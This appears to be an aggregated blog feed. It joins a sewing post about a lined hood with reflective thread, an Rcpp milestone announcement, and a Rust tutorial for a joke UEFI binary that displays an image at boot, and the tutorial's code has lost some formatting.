
This time I skipped a few pockets that I had found I didn t use that
much, and I didn t add a hood, which didn t play that well when worn
over a hoodie, but I added some detached sleeves, for additional wind
protection.
This left about 60 cm and some odd pieces of leftover fabric in my
stash, for which I had no plan.
And then February2 came, and I needed a quick simple mindless
handsewing projects for the first weekend, I saw the vest (which I m
wearing as much as the old one), the sleeves (which have been used much
less, but I d like to change this) and thought about making a matching


hood for it, using my square hood pattern.
Since the etaproof is a bit stiff and not that nice to the touch I
decide to line3 it with the same cotton as the vest and
sleeves, and in the style of the pattern I did so by finishing each
panel with its own lining (with regular cotton thread) and then
whipstitching the panels together with the corespun cotton/poly thread
recommended by the seller of the fabric. I m not sure this is the best
way to construct something that is supposed to resist the rain, but if I
notice issues I can always add some sealing tape afterwards.
I do have a waterproof cape to wear in case of real rain, so this is
only supposed to work for light rain anyway, and it may prove not to be
an issue.
As something designed to be worn in light rain, this is also something
likely to be worn in low light conditions, where 100% black may not be
the wisest look. On the vest I had added reflective piping to the
armscyes, but I was out of the same piping.
I did however have a spool of reflector thread made of glass fibre by
Rico Design, which I think was originally sold to be worked into
knitting or crochet projects (it is now discontinued) and I had never
used.
I decided to try and sew a decorative blanket stitch border, a decision
I had reasons to regret, since the thread broke and tangled like crazy,
but in the end it was done, I like how it looks, and it seems pretty
functional. I hope it won t break with time and use, and if it does I ll
either fix it or try to redo with something else.
Of course, the day I finished sewing the reflective border it stopped
raining, so I haven t worn it yet, but I hope I ll be able to, and if it
is an horrible failure I ll make sure to update this post.
and I ve just realized that I haven t migrated that pattern
to my pattern website, and I should do that. just don t hold your
breath for it to happen O:-). And for the time being it will not have
step-by-step pictures, as I currently don t need another vest.
and February of course means a weekend in front of a
screen that is showing a live-streamed conference.
and of course I updated the pattern with instructions on
how to add a lining.
As of today, Rcpp stands at 3001
reverse-dependencies on CRAN.
The graph on the left depicts the growth of Rcpp usage (as measured by Depends,
Imports and LinkingTo, but excluding Suggests) over time.
Rcpp was first released in November 2008. It took seven year years to
clear 500
packages in late October 2015 after which usage of R and Rcpp accelerated: 1000
packages in April 2017, 1500
packages in November 2018, 2000
packages in July 2020, and 2500
package in February 2022. The chart extends to the very beginning
via manually compiled data from CRANberries and
checked with crandb.
The core part of the data set is generated semi-automatically when
updating a (manually curated) list of packages using Rcpp that is available
too.
The Rcpp team aims to keep Rcpp as
performant and reliable as it has been (and see e.g.here for more
details). Last month s 1.0.14
release post is a good example of the ongoing work. A really big
shoutout and Thank You! to all users and contributors
of Rcpp for help, suggestions, bug
reports, documentation or, of course, code.
I can t remember exactly the joke I was making at the time in my
work s slack instance (I m sure it wasn t particularly
funny, though; and not even worth re-reading the thread to work out), but it
wound up with me writing a UEFI binary for the punchline. Not to spoil the
ending but it worked - no pesky kernel, no messing around with userland . I
guess the only part of this you really need to know for the setup here is that
it was a Severance joke,
which is some fantastic TV. If you haven t seen it, this post will seem perhaps
weirder than it actually is. I promise I haven t joined any new cults. For
those who have seen it, the payoff to my joke is that I wanted my machine to
boot directly to an image of
Kier Eagan.
As for how to do it I figured I d give the uefi
crate a shot, and see how it is to use,
since this is a low stakes way of trying it out. In general, this isn t the
sort of thing I d usually post about except this wound up being easier and
way cleaner than I thought it would be. That alone is worth sharing, in the
hopes someome comes across this in the future and feels like they, too, can
write something fun targeting the UEFI.
First thing s first gotta create a rust project (I ll leave that part to you
depending on your life choices), and to add the uefi crate to your
Cargo.toml. You can either use cargo add or add a line like this by hand:
uefi = version = "0.33", features = ["panic_handler", "alloc", "global_allocator"]
We also need to teach cargo about how to go about building for the UEFI target,
so we need to create a rust-toolchain.toml with one (or both) of the UEFI
targets we re interested in:
Unfortunately, I wasn t able to use the
image crate,
since it won t build against the uefi target. This looks like it s
because rustc had no way to compile the required floating point operations
within the image crate without hardware floating point instructions
specifically. Rust tends to punt a lot of that to libm usually, so this isnt
entirely shocking given we re nostd for a non-hardfloat target.
So-called softening requires a software floating point implementation that
the compiler can use to polyfill (feels weird to use the term polyfill here,
but I guess it s spiritually right?) the lack of hardware floating point
operations, which rust hasn t implemented for this target yet. As a result, I
changed tactics, and figured I d use ImageMagick to pre-compute the pixels
from a jpg, rather than doing it at runtime. A bit of a bummer, since I need
to do more out of band pre-processing and hardcoding, and updating the image
kinda sucks as a result but it s entirely manageable.
This will take our input file (kier.jpg), resize it to get as close to the
desired resolution as possible while maintaining aspect ration, then convert it
from a jpg to a flat array of 4 byte RGBA pixels. Critically, it s also
important to remember that the size of the kier.full.jpg file may not actually
be the requested size it will not change the aspect ratio, so be sure to
make a careful note of the resulting size of the kier.full.jpg file.
Last step with the image is to compile it into our Rust bianary, since we
don t want to struggle with trying to read this off disk, which is thankfully
real easy to do.
Remember to use the width and height from the final kier.full.jpg file as the
values for KIER_WIDTH and KIER_HEIGHT. KIER_PIXEL_SIZE is 4, since we
have 4 byte wide values for each pixel as a result of our conversion step into
RGBA. We ll only use RGB, and if we ever drop the alpha channel, we can drop
that down to 3. I don t entirely know why I kept alpha around, but I figured it
was fine. My kier.full.jpg image winds up shorter than the requested height
(which is also qemu s default resolution for me) which means we ll get a
semi-annoying black band under the image when we go to run it but it ll
work.
Anyway, now that we have our image as bytes, we can get down to work, and
write the rest of the code to handle moving bytes around from in-memory
as a flat block if pixels, and request that they be displayed using the
UEFI GOP. We ll just need to hack up a container
for the image pixels and teach it how to blit to the display.
/// RGB Image to move around. This isn't the same as an
/// image::RgbImage , but we can associate the size of
/// the image along with the flat buffer of pixels.
structRgbImage/// Size of the image as a tuple, as the
/// (width, height)
size: (usize, usize),
/// raw pixels we'll send to the display.
inner: Vec<BltPixel>,
impl RgbImage
/// Create a new RgbImage .
fnnew(width: usize, height: usize) -> Self
RgbImage
size: (width, height),
inner: vec![BltPixel::new(0, 0, 0); width * height],
/// Take our pixels and request that the UEFI GOP
/// display them for us.
fnwrite(&self, gop: &mut GraphicsOutput) -> Result
gop.blt(BltOp::BufferToVideo
buffer: &self.inner,
src: BltRegion::Full,
dest: (0, 0),
dims: self.size,
)
impl Index<(usize, usize)>for RgbImage
typeOutput= BltPixel;
fnindex(&self, idx: (usize, usize)) -> &BltPixellet (x, y) = idx;
&self.inner[y * self.size.0+ x]
impl IndexMut<(usize, usize)>for RgbImage
fnindex_mut(&mut self, idx: (usize, usize)) -> &mut BltPixel
let (x, y) = idx;
&mut self.inner[y * self.size.0+ x]
We also need to do some basic setup to get a handle to the UEFI
GOP via the UEFI crate (using
uefi::boot::get_handle_for_protocol
and
uefi::boot::open_protocol_exclusive
for the GraphicsOutput
protocol), so that we have the object we need to pass to RgbImage in order
for it to write the pixels to the display. The only trick here is that the
display on the booted system can really be any resolution so we need to do
some capping to ensure that we don t write more pixels than the display can
handle. Writing fewer than the display s maximum seems fine, though.
fnpraise() -> Result
let gop_handle = boot::get_handle_for_protocol::<GraphicsOutput>()?;
letmut gop = boot::open_protocol_exclusive::<GraphicsOutput>(gop_handle)?;
// Get the (width, height) that is the minimum of
// our image and the display we're using.
let (width, height) = gop.current_mode_info().resolution();
let (width, height) = (width.min(KIER_WIDTH), height.min(KIER_HEIGHT));
letmut buffer = RgbImage::new(width, height);
for y in0..height
for x in0..width
let idx_r = ((y * KIER_WIDTH) + x) * KIER_PIXEL_SIZE;
let pixel =&mut buffer[(x, y)];
pixel.red = KIER[idx_r];
pixel.green = KIER[idx_r +1];
pixel.blue = KIER[idx_r +2];
buffer.write(&mut gop)?;
Ok(())
Not so bad! A bit tedious we could solve some of this by turning
KIER into an RgbImage at compile-time using some clever Cow and
const tricks and implement blitting a sub-image of the image but this
will do for now. This is a joke, after all, let s not go nuts. All that s
left with our code is for us to write our main function and try and boot
the thing!
#[entry]fnmain() -> Status
uefi::helpers::init().unwrap();
praise().unwrap();
boot::stall(100_000_000);
Status::SUCCESS
If you re following along at home and so interested, the final source is over at
gist.github.com.
We can go ahead and build it using cargo (as is our tradition) by targeting
the UEFI platform.
Testing the UEFI Blob
While I can definitely get my machine to boot these blobs to test, I figured
I d save myself some time by using QEMU to test without a full boot.
If you ve not done this sort of thing before, we ll need two packages,
qemu and ovmf. It s a bit different than most invocations of qemu you
may see out there so I figured it d be worth writing this down, too.
